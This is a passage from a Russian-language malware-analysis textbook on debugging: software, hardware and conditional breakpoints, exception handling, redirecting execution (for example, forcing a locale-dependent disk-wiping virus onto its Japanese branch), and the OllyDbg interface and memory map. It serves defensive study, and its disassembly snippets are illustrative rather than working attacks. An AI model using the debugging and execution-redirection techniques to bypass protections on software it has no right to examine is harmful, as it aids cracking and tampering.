0040103A     mov        ecx, dword ptr ds:a_txt+4
00401040     push       0                ; lpSecurityAttributes
00401042     push       0                ; dwShareMode
00401044     mov        [eax+4], ecx
00401047     mov        cx, word ptr ds:a_txt+8
0040104E     push       0                ; dwDesiredAccess
00401050     push       edx              ; lpFileName
00401051     mov        [eax+8], cx
00401055 ❶   call       CreateFileW ; CreateFileW(x,x,x,x,x,x,x)
```

Укажем точку останова для вызова `CreateFileW` ❶ и посмотрим, какие значения хранятся в стеке при ее срабатывании. На рис. 8.1 показан снимок окна отладчика WinDbg с инструкцией в точке останова. После этой точки первый аргумент функции выводится в виде строки в формате ASCII (вы научитесь это делать в главе 10, посвященной WinDbg).




Рис. 8.1. Использование точки останова для просмотра аргументов вызова. Мы указали точку останова для функции CreateFileW, а затем изучили первый параметр стека

В этом случае очевидно, что создаваемый файл называется `LogFile.txt`. Мы могли бы определить это и с помощью IDA Pro, но отладчик позволил нам упростить и ускорить данную процедуру.

Теперь представьте, что у нас есть фрагмент зараженного кода и перехваченные пакеты, в которых мы видим зашифрованные данные. Мы можем найти вызов отправки и код шифрования, однако расшифровать сами данные будет довольно сложно, поскольку нам неизвестен ни алгоритм, ни ключ. К счастью, мы можем воспользоваться отладчиком, чтобы упростить эту задачу, поскольку алгоритмы шифрования часто представляют собой отдельные функции для преобразования данных.

Если найти момент вызова алгоритма шифрования, можно будет указать точку останова в момент, когда отправляемые данные еще не зашифрованы, и затем их просмотреть. Ассемблерный код этой функции ❶ показан в листинге 8.5.

Листинг 8.5. Использование точки останова для просмотра данных до того, как они будут зашифрованы

```
004010D0     sub    esp, 0CCh
004010D6     mov    eax, dword_403000
004010DB     xor    eax, esp
004010DD     mov    [esp+0CCh+var_4], eax
004010E4     lea    eax, [esp+0CCh+buf]
004010E7     call   GetData
004010EC     lea    eax, [esp+0CCh+buf]
```

```
004010EF   ❶ call   EncryptData
004010F4     mov    ecx, s
004010FA     push   0                  ; flags
004010FC     push   0C8h               ; len
00401101     lea    eax, [esp+0D4h+buf]
00401105     push   eax                ; buf
00401106     push   ecx                ; s
00401107     call   ds:Send
```

На рис. 8.2 показано окно отладчика OllyDbg, в котором выводится буфер памяти до того, как он передается в функцию шифрования. На верхней панели можно видеть инструкцию с точкой останова, а внизу — сообщение. В нашем случае отправляемые данные являются строкой `Secret Message` (см. столбец ASCII справа).




Рис. 8.2. Просмотр данных программы до того, как они попадают в функцию шифрования

Вы можете использовать несколько разных типов точек останова, включая программное и аппаратное выполнение, а также остановку с условием. И хотя все они служат одной цели, некоторые из них помогут там, где другие не справятся. Посмотрим, как работает каждый из этих типов.

Программные точки останова

Все точки останова, которые обсуждались выше, были *программными* — они заставляли программу остановиться при выполнении определенной инструкции. В большинстве популярных отладчиков этот тип точек останова используется по умолчанию, если не указано никаких параметров.

Чтобы создать программную точку останова, отладчик перезаписывает первый байт инструкции с помощью значения `0xCC`, которое соответствует прерыванию `INT 3`, предназначенному специально для отладчиков. При выполнении инструкции `0xCC` ОС генерирует исключение и передает управление отладчику.

В табл. 8.1 рядом показаны дамп памяти и дизассемблированный код функции с заданной точкой останова.

Таблица 8.1. Дизассемблированный код и дамп памяти функции с заданной точкой останова

Дизассемблированное представление									**Дамп памяти**				
00401130	55						❶ push	ebp	00401130 ❷	CC	8B	EC	83
00401131	8B	EC					mov	ebp, esp	00401134	E4	F8	81	EC
00401133	83	E4	F8				and	esp, 0FFFFFFF8h	00401138	A4	03	00	00
00401136	81	EC	A4	03	00	00	sub	esp, 3A4h	0040113C	A1	00	30	40
0040113C	A1	00	30	40	00		mov	eax, dword_403000	00401140	00			

Функция начинается с инструкции `push ebp` ❶, которая соответствует опкоду `0x55`, но в начале ее дампа памяти содержатся байты `0xCC` ❷, представляющие собой точку останова.

В окне дизассемблирования отладчик выводит оригинальную инструкцию, но в дампе памяти, сгенерированном вне отладчика, можно видеть байты, которые на самом деле хранятся по соответствующему адресу. В дампе памяти находится значение `0x55`, но, если эта или внешняя программа попытается прочитать эти байты, результатом будет значение `0xCC`.

Если эти байты поменяются во время выполнения программы, точка останова не сработает. Например, если точка останова указана для кода, который модифицирует сам себя или редактируется извне, она попросту исчезнет. Если прочитать содержимое памяти функции вне отладчика, вместо оригинального значения получится `0xCC`. Кроме того, данное несоответствие будет замечено любой программой, которая проверяет целостность этой функции.

Вы можете создавать любое количество программных точек останова в пользовательском режиме, однако в режиме ядра могут существовать ограничения. Изменения кода, которые при этом происходят, являются незначительными и требуют небольшого количества памяти для ведения учета внутри отладчика.

Аппаратные точки останова

Архитектура x86 предусматривает отдельные регистры для поддержки *аппаратных точек останова*. Каждый раз, когда процессор выполняет инструкцию, на аппаратном уровне происходит проверка тождественности указателя инструкции и адреса точки останова. В отличие от программных, аппаратные точки останова не зависят от того, какие значения хранятся по заданному адресу. Например, если вы укажете точку останова для адреса 0x00401234, процессор прервет выполнение в этом месте вне зависимости от того, что там находится. Это может оказаться существенным преимуществом при отладке кода, который сам себя модифицирует.

Аппаратные точки останова имеют еще один плюс по сравнению с программными: их можно назначать на этапе обращения, а не вызова. Например, вы можете сделать так, чтобы программа останавливалась при чтении или записи какого-то

участка памяти. Это может помочь в попытках выяснить, чему соответствует значение, хранящееся по определенному адресу. В этом случае отладчик остановит выполнение при записи в этот участок, независимо от того, вызывается ли в этот момент какая-либо инструкция (такие точки останова могут срабатывать для записи и/или чтения).

У аппаратных точек останова есть один существенный недостаток: для хранения их адресов отводится всего четыре физических регистра.

Еще одним минусом точек останова этого типа является то, что запускаемая программа может их легко модифицировать. Центральный процессор имеет восемь отладочных регистров, но используется только шесть из них. Первые четыре, DR0-DR3, хранят адрес точки останова. Управляющий отладочный регистр, DR7, определяет, активизирована ли точка останова и с какой операцией она связана — с чтением, записью или выполнением. Вредоносная программа может отредактировать эти регистры, пытаясь помешать процедуре отладки. К счастью, процессоры архитектуры x86 позволяют это предотвратить. Если установить флаг GD в регистр DR7, точка останова сработает до выполнения любой инструкции `mov`, которая может попытаться получить доступ к отладочному регистру. Таким образом вы сможете обнаружить изменение отладочных регистров. И хотя этот подход неидеален (он позволяет определить лишь инструкции `mov`, которые обращаются к отладочным регистрам), он все равно очень полезен.

Условные точки останова

Программные точки останова, которые срабатывают только при выполнении определенного условия, называются *условными*. Представьте, к примеру, что у вас есть точка останова для функции `GetProcAddress`. Она будет прерывать работу при каждом вызове `GetProcAddress`. Но что, если вы хотите, чтобы она срабатывала только в случае передачи аргумента `RegSetValue`? Этого можно добиться с помощью условной точки останова. В данном случае условием выступает значение в стеке, которое соответствует первому аргументу.

Условные точки останова, как и программные, всегда передаются отладчику, а тот уже проверяет условие и решает, нужно ли продолжать выполнение, не вовлекая в этот процесс пользователя. Разные отладчики поддерживают различные условия.

Точки останова выполняются намного дольше, чем обычные инструкции, и, если назначить их для часто вызываемой инструкции, это может существенно замедлить вашу программу. В некоторых случаях такое замедление может быть настолько сильным, что программа попросту не сможет завершиться. Но это касается лишь условных точек останова, поскольку снижение производительности является незначительным по сравнению со временем, которое тратится на исследование состояния программы. Тем не менее, несмотря на этот недостаток, условные точки останова могут оказаться по-настоящему полезными при анализе небольшого участка кода.

Исключения

Основным способом передачи контроля над запущенной программой отладчику являются исключения. На них основаны даже точки останова, хотя они применяются и в ситуациях, никак не связанных с отладкой, например при некорректном обращении к памяти или делении на ноль.

Исключения не имеют прямого отношения к анализу безопасности или отладке. Часто их причиной являются программные ошибки, поэтому отладчики и занимаются их обработкой. Однако исключения можно также использовать для управления потоком выполнения в обычных условиях, без применения отладчика. Имеющаяся функциональность дает возможность работать с исключениями как отладчику, так и отлаживаемой программе.

Первый и второй этапы обработки исключений

Отладчики обычно получают две возможности обработать одно и то же исключение: на *первом* и на *втором этапе*.

Если при появлении исключения отладчик подключен, отлаживаемая программа перестает выполняться, а отладчику предоставляется *первый шанс* установить контроль. Он может обработать исключение сам или передать его программе (во время отладки вам придется решить, как обрабатывать исключения, даже если они не имеют отношения к коду, который вас интересует).

Если программа зарегистрировала обработчик исключения, она получает возможность приступить к его обработке вслед за отладчиком. Например, программа-калькулятор может зарегистрировать обработчик исключения, которое возникает при делении на ноль. Если произойдет такая исключительная операция, обработчик сможет проинформировать о ней пользователя и продолжить работу. Именно это и происходит, когда программа выполняется без подключенного отладчика.

Но если программа не обрабатывает исключение, отладчик получает второй шанс — *второй этап обработки*. Это означает, что, если бы отладчик не был подключен, программа завершилась бы сбоем. Отладчик должен уладить эту ситуацию, чтобы позволить приложению продолжить работу.

При анализе вредоносного кода нас обычно не интересуют программные ошибки, поэтому на первый этап обработки часто можно не обращать внимания (как будет продемонстрировано в главах 15 и 16, вредонос может специально генерировать исключения первого этапа, чтобы усложнить отладку).

Второй этап обработки игнорировать нельзя, иначе программа не сможет продолжить работу. Такие исключения могут свидетельствовать о критических ошибках во вредоносной программе, но скорее ей просто не подходит среда, в которой она запущена.

Распространенные исключения

Существует несколько исключений, которые встречаются чаще других. Самое распространенное из них возникает, когда выполняется инструкция `INT 3`. У отладчиков имеется специальный код для обработки таких исключений, но для ОС они ничем не отличаются от остальных.

Программа может содержать собственные инструкции для обработки исключений `INT 3`, но, если подключен отладчик, первый шанс обработки достается ему. Программа тоже может его обработать, если отладчик даст ей такую возможность.

Пошаговое выполнение на уровне ОС также реализовано в виде исключений. Для этого используется *флаг-ловушка* в регистре FLAGS. Когда этот флаг установлен, процессор выполняет инструкцию и сразу же генерирует исключение.

Исключение, вызванное *нарушением доступа к памяти*, генерируется, когда код пытается обратиться к участку, который ему недоступен. Это исключение обычно возникает из-за указания некорректного адреса, но причиной также может быть отсутствие доступа к защищенной памяти.

Некоторые инструкции можно выполнить, только если процессор находится в привилегированном режиме. Если программа, находящаяся вне этого режима, попытается их вызвать, процессор сгенерирует исключение.

ПРИМЕЧАНИЕ

Привилегированный режим — это режим ядра, а непривилегированный — режим пользователя. Эти термины чаще всего используются при обсуждении процессора. Привилегированными, к примеру, являются инструкции, которые обращаются к оборудованию в режиме записи или изменяют таблицы со страницами памяти.

Управление выполнением с помощью отладчика

С помощью отладчиков можно влиять на работу программ. Вы можете редактировать управляющие флаги, указатели на инструкции или сам код, изменяя тем самым ход выполнения программы.

Например, чтобы избежать вызова функции, вы можете указать перед ним точку останова, при срабатывании которой можно будет перенаправить указатель на инструкцию, идущую за этим вызовом. Если эта функция играет важную роль, ее пропуск может привести к некорректной работе или даже преждевременному завершению программы. Если же она не затрагивает остальные участки кода, программа может продолжить выполнение без каких-либо проблем.

Отладчик можно использовать для изменения указателя на инструкцию. Скажем, у вас есть функция для обработки строк под названием `encodeString`, но вы не знаете, где именно она вызывается. С помощью отладчика вы можете выполнить ее независимо от остального кода. Например, чтобы узнать, какой результат вернет `encodeString`, если ей передать строку `"Hello World"`, присвойте значению со сдвигом

esp+4 указатель на эту строку. После этого перенаправьте указатель инструкции на первую строку функции encodeString и пошагово ее выполните, чтобы увидеть, что она делает. Конечно, при этом у программы разрушится стек и она уже не сможет продолжить нормальную работу после завершения функции, но, если вам просто нужно понять, как ведет себя определенный участок кода, эта методика может оказаться чрезвычайно полезной.

Изменение хода выполнения программы на практике

Последний пример в этой главе основан на реальном вирусе, который вел себя по-разному в зависимости от языковых настроек зараженного компьютера. Если в качестве языка был указан упрощенный китайский, вирус удалял себя из системы и не причинял никакого вреда. В системах с английским языком он выводил всплывающее окно с плохо переведенным сообщением You luck's so good. Японским и индонезийским пользователям вирус перезаписывал содержимое жесткого диска бессмысленными данными, пытаясь вывести компьютеры из строя. Посмотрим, как бы мы проанализировали поведение этой программы в японской системе без изменения языковых настроек.

В листинге 8.6 показан ассемблерный код, который зависит от установок языка. Сначала программа вызывает функцию GetSystemDefaultLCID. Затем, в зависимости от полученного значения, вызывается одна из трех функций. Английский, японский, индонезийский и китайский языки имеют следующие региональные идентификаторы: 0x0409, 0x0411, 0x0421 и 0x0C04 соответственно.

Листинг 8.6. Ассемблерный код, зависящий от языковых настроек

```
00411349     call        GetSystemDefaultLCID
0041134F  ❶  mov         [ebp+var_4], eax
00411352     cmp         [ebp+var_4], 409h
00411359     jnz         short loc_411360
0041135B     call        sub_411037
00411360     cmp         [ebp+var_4], 411h
00411367     jz          short loc_411372
00411369     cmp         [ebp+var_4], 421h
00411370     jnz         short loc_411377
00411372     call        sub_41100F
00411377     cmp         [ebp+var_4], 0C04h
0041137E     jnz         short loc_411385
00411380     call        sub_41100A
```

Если установлен английский язык, этот код вызывает функцию по адресу 0x411037, если японский или индонезийский — 0x41100F, если китайский — 0x41100A. Чтобы тщательно проанализировать данную программу, мы должны выполнить код, который вызывается для японского и индонезийского языков. С помощью отладчика мы можем заставить код выбрать этот путь, не изменяя языковые настройки системы: для этого нужно указать точку останова ❶, чтобы изменить возвращаемое

значение. В частности, если в системе в качестве языка выбран американский английский, в регистре EAX будет храниться значение `0x0409`. Мы можем воспользоваться отладчиком и заменить это значение на `0x411`, после чего продолжить выполнение программы, позволив ей выполнить код, предназначенный для системы с японским языком. Естественно, это следует делать в изолированной виртуальной машине.

Итоги главы

Отладка крайне важна в анализе вредоносных программ: она позволяет получить информацию, добыть которую посредством одного дизассемблирования было бы очень сложно. Вы можете использовать отладчик для пошагового прохода по программе, чтобы увидеть, что именно происходит внутри, или указывать с его помощью точки останова, чтобы исследовать определенный участок кода. С использованием отладчика также можно изменить ход выполнения программы для извлечения дополнительных сведений.

Для эффективного анализа вредоносного ПО с применением отладчика требуется определенный опыт. Следующие две главы посвящены особенностям отладчиков OllyDbg и WinDbg.

9 OllyDbg

Эта глава посвящена OllyDbg — отладчику для платформы x86, разработанному Олегом Ющуком. OllyDbg предоставляет возможность анализировать вредоносные программы во время их выполнения. Этот бесплатный и простой в использовании инструмент имеет множество плагинов, которые расширяют его возможности, поэтому он часто применяется для аналитики безопасности и обратного проектирования.

OllyDbg имеет давнюю и интересную историю. Сначала он использовался для взлома ПО, а обретя популярность, стал основным инструментом для анализа вредоносов и исследования уязвимостей. Но затем компания Immunity, занимающаяся безопасностью, купила кодовую базу OllyDbg 1.1 и переименовала этот продукт в Immunity Debugger (ImmDbg). Целью компании было сделать его более подходящим для поиска уязвимостей и исправить в нем программные ошибки. Итоговые изменения оказались косметическими и коснулись лишь графического интерфейса ImmDbg. Тем не менее при этом была добавлена поддержка полноценного интерпретатора Python вместе с API, благодаря чему некоторые пользователи все же перешли с OllyDbg на ImmDbg.

Но ничего страшного, если вы предпочитаете ImmDbg, так как это, в сущности, тот же OllyDbg 1.1, и все, чему вы научитесь в этой главе, относится к обоим отладчикам. Стоит лишь обратить внимание на то, что многие подключаемые модули OllyDbg не подходят к ImmDbg, и, пока их не перенесут на новую платформу, вы не сможете ими пользоваться. ImmDbg имеет некоторые преимущества, например возможность расширения функций за счет использования Python API (подробнее об этом — в разделе «Отладка с использованием скриптов» в конце этой главы).

Возвращаясь к непростой истории OllyDbg, нужно упомянуть версию 2.0, выпущенную в июне 2010 года. Она разрабатывалась фактически с нуля, но на момент написания этой книги так и не получила широкого распространения. Многие считают ее бета-версией. В этой и последующих главах мы будем отмечать ситуации, в которых она предоставляет полезные возможности, отсутствующие в версии 1.1.

Загрузка вредоносного ПО

Начать отладку в OllyDbg можно несколькими способами. Вы можете загружать исполняемые файлы и даже DLL напрямую. Если вредонос уже запущен в системе, вы можете подключиться к его процессу и таким образом приступить к отладке.

OllyDbg позволяет удобно запускать вредоносный код с поддержкой режима командной строки или выполнять отдельные участки внутри DLL.

Открытие исполняемого файла

Чтобы начать отладку вредоносной программы, проще всего выбрать пункт меню File ▸ Open (Файл ▸ Открыть) и перейти к исполняемому файлу, который вы хотите загрузить (рис. 9.1). Если отлаживаемая вами программа требует задания аргументов, вы можете указать их в поле Arguments (Аргументы) диалогового окна открытия файлов (в OllyDbg это единственный этап, на котором можно передать аргументы командной строки).




Рис. 9.1. Открытие исполняемого файла с указанием аргументов командной строки

После этого OllyDbg загрузит двоичный файл с помощью собственного загрузчика. Это похоже на загрузку файлов в Windows.

По умолчанию OllyDbg останавливается на точке входа, известной как `WinMain`. Если ее местоположение не удается определить, OllyDbg берет адрес точки входа из PE-заголовка. Параметры запуска можно изменить с помощью меню Options ▸ Debugging Options (Параметры ▸ Параметры отладки). Например, чтобы отладчик останавливался немедленно, до выполнения какого-либо кода, выберите пункт System Breakpoint (Системная точка останова).

ПРИМЕЧАНИЕ

OllyDbg 2.0 имеет больше параметров остановки, чем версия 1.1. Например, выполнение можно остановить в начале функции обратного вызова TLS. Такие функции позволяют вредоносным программам выполнить код до того, как их работа будет остановлена. В главе 16 мы покажем, как функции обратного вызова TLS применяются для противодействия отладке и как от них защититься.

Подключение к запущенному процессу

Помимо непосредственного открытия исполняемых файлов OllyDbg умеет подключаться к активным процессам. Эта возможность полезна в ситуациях, когда нужно отладить уже запущенное вредоносное ПО.

Чтобы подключить OllyDbg к процессу, выберите пункт меню File ▸ Attach (Файл ▸ Подключить). На экране появится список, из которого вы сможете выбрать нужный вам процесс (если в системе есть несколько процессов с тем же именем, вам нужно будет знать его идентификатор). После этого щелкните на пункте меню Attach (Подключить). Отладчик запустится и остановит программу вместе со всеми ее потоками.

Проделав все это, вы увидите на своем экране код текущего активного потока, работа которого приостановлена. Однако остановка могла произойти во время выполнения инструкции из системной динамической библиотеки. Вам незачем отлаживать библиотеки Windows, поэтому, если это случится, вам нужно будет вернуться к основному коду. Проще всего это сделать, указав точку останова на входе в блок кода. И в следующий раз при доступе к данному блоку программа остановится. Позже в текущей главе мы объясним, как создавать подобные точки останова.

Пользовательский интерфейс OllyDbg

Загрузив программу в OllyDbg, вы увидите окно с множеством информации, которая может пригодиться при анализе вредоносного кода (рис. 9.2).




Рис. 9.2. Интерфейс OllyDbg

Окно состоит из следующих панелей.

Панель дизассемблирования ❶. Здесь выводится код отлаживаемой программы — указатель на текущую инструкцию, а также несколько инструкций до и после. Обычно на этой панели выделяется инструкция, которая должна выполниться на следующем шаге. Чтобы отредактировать код или данные (или добавить новые ассемблерные инструкции), нажмите, находясь на этой панели, клавишу Пробел.

Панель регистров ❷. На этой панели выводится текущее состояние регистров в отлаживаемой программе. По мере изменения со стороны ранее выполненных инструкций они будут менять свой цвет с черного на красный. Как и в случае с панелью дизассемблирования, здесь вы можете редактировать содержимое регистров во время отладки: для этого щелкните правой кнопкой мыши на значении любого регистра и выберите пункт Modify (Изменить). На экране появится диалоговое окно, показанное на рис. 9.3. В нем вы можете поменять соответствующее значение.




Рис. 9.3. Изменение регистра

Панель стека ❸. Эта панель выводит текущее состояние стека в памяти для отлаживаемого потока. Здесь всегда отображается вершина стека. Чтобы его отредактировать, щелкните правой кнопкой мыши на одном из его адресов и выберите пункт Modify (Изменить). OllyDbg выводит полезные комментарии для некоторых адресов, которые хранят аргументы API-вызовов. Это помогает в анализе, так как вам не нужно самостоятельно определять направление стека и узнавать, в каком порядке размещены аргументы в том или ином вызове.


Панель дампа памяти ❹. Эта панель содержит текущий дамп памяти отлаживаемого процесса. Находясь в ней, нажмите Ctrl+G и введите адрес, дамп которого вы хотите просмотреть; то же самое можно сделать, щелкнув на соответствующем адресе и выбрав пункт Follow in Dump (Проследить в дампе). Чтобы отредактировать память, щелкните на этой панели правой кнопкой мыши и выберите пункт меню Binary ▸ Edit (Двоичный код ▸ Редактировать). Так вы можете поменять глобальные переменные и другие данные, которые вредоносная программа хранит в оперативной памяти.

Карта памяти

С помощью пункта меню View ▸ Memory (Вид ▸ Память) можно открыть окно Memory Map (Карта памяти), которое отображает все блоки памяти, выделенные для отлаживаемой программы. На рис. 9.4 показана карта памяти утилиты Netcat.

Карта памяти — это отличный способ ознакомиться со структурой приложения в памяти. Как можно видеть на рис. 9.4, исполняемый файл разбит на разделы с кодом и данными. Вы также можете просмотреть все подключаемые DLL (а также их код и данные). Чтобы вывести дамп памяти любой строки на карте, достаточно

выполнить на ней двойной щелчок. Вы также можете отправить данные из дампа памяти на панель дизассемблирования, щелкнув на них правой кнопкой мыши и выбрав пункт меню View in Disassembler (Просмотреть в дизассемблере).


Memory map

Address	Size	Owner	Section	Contains	Type	Access
00010000	00001000				Priv	RW
00020000	00001000				Priv	RW
0012C000	00001000				Priv	RW Gua
0012D000	00003000			stack of main thread	Priv	RW Gua
00130000	00003000				Map	R
00140000	00004000				Priv	RW
00240000	00006000				Priv	RW
00250000	00003000				Map	RW
00260000	00016000				Map	R
00280000	0003D000				Map	R
002C0000	00041000				Map	R
00310000	00006000				Map	R
00320000	00004000				Priv	RW
00330000	00003000				Map	R
00400000	00001000	nc		PE header	Imag	R
00401000	0000A000	nc	.text	code	Imag	R
0040B000	00003000	nc	.rdata	imports	Imag	R
0040E000	00002000	nc	.data	data	Imag	R
71AA0000	00001000	WS2HELP		PE header	Imag	R
71AA1000	00004000	WS2HELP	.text	code,imports,exports	Imag	R
71AA5000	00001000	WS2HELP	.data	data	Imag	R
71AA6000	00001000	WS2HELP	.rsrc	resources	Imag	R
71AA7000	00001000	WS2HELP	.reloc	relocations	Imag	R
71AB0000	00001000	WS2_32		PE header	Imag	R
71AB1000	00013000	WS2_32	.text	code,imports,exports	Imag	R
71AC4000	00001000	WS2_32	.data	data	Imag	R
71AC5000	00001000	WS2_32	.rsrc	resources	Imag	R
71AC6000	00001000	WS2_32	.reloc	relocations	Imag	R
77C10000	00001000	msvcrt		PE header	Imag	R
77C11000	0004C000	msvcrt	.text	code,imports,exports	Imag	R
77C5D000	00007000	msvcrt	.data	data	Imag	R
77C64000	00001000	msvcrt	.rsrc	resources	Imag	R
77C65000	00003000	msvcrt	.reloc	relocations	Imag	R

Рис. 9.4. Карта памяти для Netcat (nc.exe)

Перебазирование

Карта памяти может помочь понять, как PE-файл *перебазируется* во время выполнения. Перебазирование — это процедура загрузки модуля в Windows по адресу, который отличается от *базового*.

Базовый адрес

У всех PE-файлов в Windows есть предпочтительный базовый адрес, известный также как *ImageBase*. Он определяется в PE-заголовке.

ImageBase не всегда, но обычно совпадает с адресом, по которому вредоносная программа *будет* загружена. Большинство исполняемых файлов рассчитано на загрузку по адресу 0x00400000, который используется по умолчанию во многих компиляторах на платформе Windows. Разработчики могут располагать свои файлы в других местах. Программы, которые поддерживают *рандомизацию размещения*

адресного пространства (address space layout randomization, ASLR — технология повышения безопасности), часто меняют свое местоположение. Хотя в основном это свойственно динамическим библиотекам.

Изменение местоположения необходимо, поскольку одно и то же приложение может импортировать множество DLL-файлов, каждый из которых имеет предпочтительный базовый адрес загрузки. Если у двух библиотек ImageBase равен 0x10000000, они не смогут загрузиться по этому адресу одновременно. Поэтому Windows загрузит одну из них по этому адресу, а другую куда-то переместит.

Большинство DLL, поставляемых вместе с Windows, имеют разные предпочтительные значения ImageBase и не конфликтуют между собой. Однако у сторонних приложений базовый адрес часто совпадает.

Абсолютные и относительные адреса

Процесс перебазирования не ограничивается лишь загрузкой кода в другом месте. Многие инструкции ссылаются на относительные адреса, но некоторые используют абсолютные. Например, в листинге 9.1 показана типичная последовательность инструкций.

